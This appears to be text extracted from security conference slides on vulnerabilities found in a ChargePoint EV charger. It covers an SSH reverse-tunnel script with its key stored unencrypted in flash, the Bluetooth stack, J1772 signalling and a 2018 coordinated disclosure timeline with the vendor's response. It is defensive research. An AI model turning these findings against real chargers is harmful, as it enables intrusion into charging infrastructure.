
sshrevtunnel.sh



- Key-based authentication is used, and the key is stored in NAND in the unencrypted form
- Potentially it's possible to rule the mothership and the whole swarm (out of scope)

Bluetooth

Bluetooth stack



Vehicle interface



J1772 vehicle interface

Vehicle signalize it's status by closing switches:

SW1: vehicle charged

SW1&SW2: vehicle ready for charging

SW1&SW2&SW3: vehicle ready for charging with ventilation



Disclosure timeline & vendor response

- 07-08-2018: We sent all our findings to the vendor
- 21-08-2018: A detailed action plan was developed and discussed to mitigate the vulnerabilities
- 14-09-2018: New firmware with all bugs fixed was released

Information Security at ChargePoint

- + ChargePoint takes the security of our products and services seriously. We dedicate significant resources to this area including:
 - Following best practices for secure design and testing of our products
 - Regular 3rd party penetration testing against our products and systems that store sensitive data
- + Thank you Kaspersky for helping us enhance the security of our products!
 - Your patience and persistence were helpful as these were the first externally-detected vulnerabilities reported to us
 - All the vulnerabilities identified have been patched
- + If you feel you have discovered a possible privacy or security vulnerability, please contact us at security@chargepoint.com with a description of the issue.

Summary

- Several vulnerabilities in Wi-Fi and Bluetooth stacks were found
- Coordinated disclosure: all vulnerabilities were promptly fixed
- EV industry opens wide area for research:
 - Transactions protocols
 - EV-EVSE communication protocols
 - ...

Questions?



@kl_secservices 
@d_sklyar 